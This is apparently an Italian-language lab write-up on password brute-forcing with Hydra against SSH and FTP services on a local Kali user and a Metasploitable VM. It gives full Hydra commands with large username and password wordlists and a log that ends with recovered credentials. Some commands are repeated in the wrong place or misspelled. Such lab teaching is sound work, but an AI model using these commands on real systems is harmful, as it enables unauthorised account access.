
Authentication cracking con Hydra

Dopo aver seguito la linea guida ed :



- Aver creato il nostro nuovo User : **test_user** con relativa password **testpass**
- Aver attivato il servizio ssh : **sudo service ssh start**
- Testato la connessione ssh: **ssh test_user@IpKali**

Dopo aver scaricato tramite il comando ***sudo apt-get install seclists*** una lista molto vasta di Username e password possiamo iniziare il nostro Cracking con Hydra.


Alcuni comandi utili che vedremo sono:

- -L = Lista utenti
- -P = Identifica un attacco con Lista
- -V = Controllo in dettaglio della Lista
- -t = Il numero di Treadh da Utilizzare
- Ssh\tcp = esempi di protocollo da attaccare
- -l = Parametro che indentifica un solo utente

SSH

Partiamo dal servizio SSH dove avvieremo il nostro comando:

hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-milion-passowrds-1000000.txt 192.168.50.100 -t4 -V ssh




Come possiamo notare con successo è stato trovato ciò che cercavamo.

FTP

In questo caso abbiamo attivato il servizio fpt installando prima: ***sudo apt-get install vsftpd***

e poi avviando il servizio tramite:

hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-milion-passowrds-1000000.txt 192.168.50.100 -t4 -V ssh



Anche qui si può notare l'esito positivo


METASPLOITABLE

Ora faremo la stessa cosa utilizzando Metasploitable come target. In questo caso inseriremo già noi l'username : **-l msfadmin** e lasciaremo ad Hydra la funzione di cercare automaticamente la password.

Abbiamo anche aggiunto **t15** per velocizzare la nostra ricerca.

SSH

hydra -l msfadmin -P /usr/share/seclists/Passwords/xato-net-10-milion-passowrds-1000000.txt 192.168.50.101 -t15 -V ssh



FTP

Qui per quanto riguarda la rete FTP.

hydra -l msfadmin -P /usr/share/seclists/Passwords/xato-net-10-milion-passowrds-1000000.txt 192.168.50.101 -t15 -V ftp

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin  -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.50.101 -t15 -V ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or fo

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 08:44:41
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to pre
[DATA] max 15 tasks per 1 server, overall 15 tasks, 1000002 login tries (l:1/p:1000002), ~66667 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456" - 1 of 1000002 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "password" - 2 of 1000002 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345678" - 3 of 1000002 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "qwerty" - 4 of 1000002 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456789" - 5 of 1000002 [child 4] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345" - 6 of 1000002 [child 5] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234" - 7 of 1000002 [child 6] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "111111" - 8 of 1000002 [child 7] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234567" - 9 of 1000002 [child 8] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "dragon" - 10 of 1000002 [child 9] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123123" - 11 of 1000002 [child 10] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "testpass" - 12 of 1000002 [child 11] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "baseball" - 13 of 1000002 [child 12] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "abc123" - 14 of 1000002 [child 13] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "football" - 15 of 1000002 [child 14] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "monkey" - 16 of 1000002 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "letmein" - 17 of 1000002 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "696969" - 18 of 1000002 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "shadow" - 19 of 1000002 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "master" - 20 of 1000002 [child 9] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "666666" - 21 of 1000002 [child 7] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "qwertyuiop" - 22 of 1000002 [child 4] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123321" - 23 of 1000002 [child 14] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "mustang" - 24 of 1000002 [child 11] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234567890" - 25 of 1000002 [child 12] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "michael" - 26 of 1000002 [child 10] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "654321" - 27 of 1000002 [child 13] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "pussy" - 28 of 1000002 [child 6] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 29 of 1000002 [child 5] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "superman" - 30 of 1000002 [child 8] (0/0)
[21][ftp] host: 192.168.50.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 08:45:00
```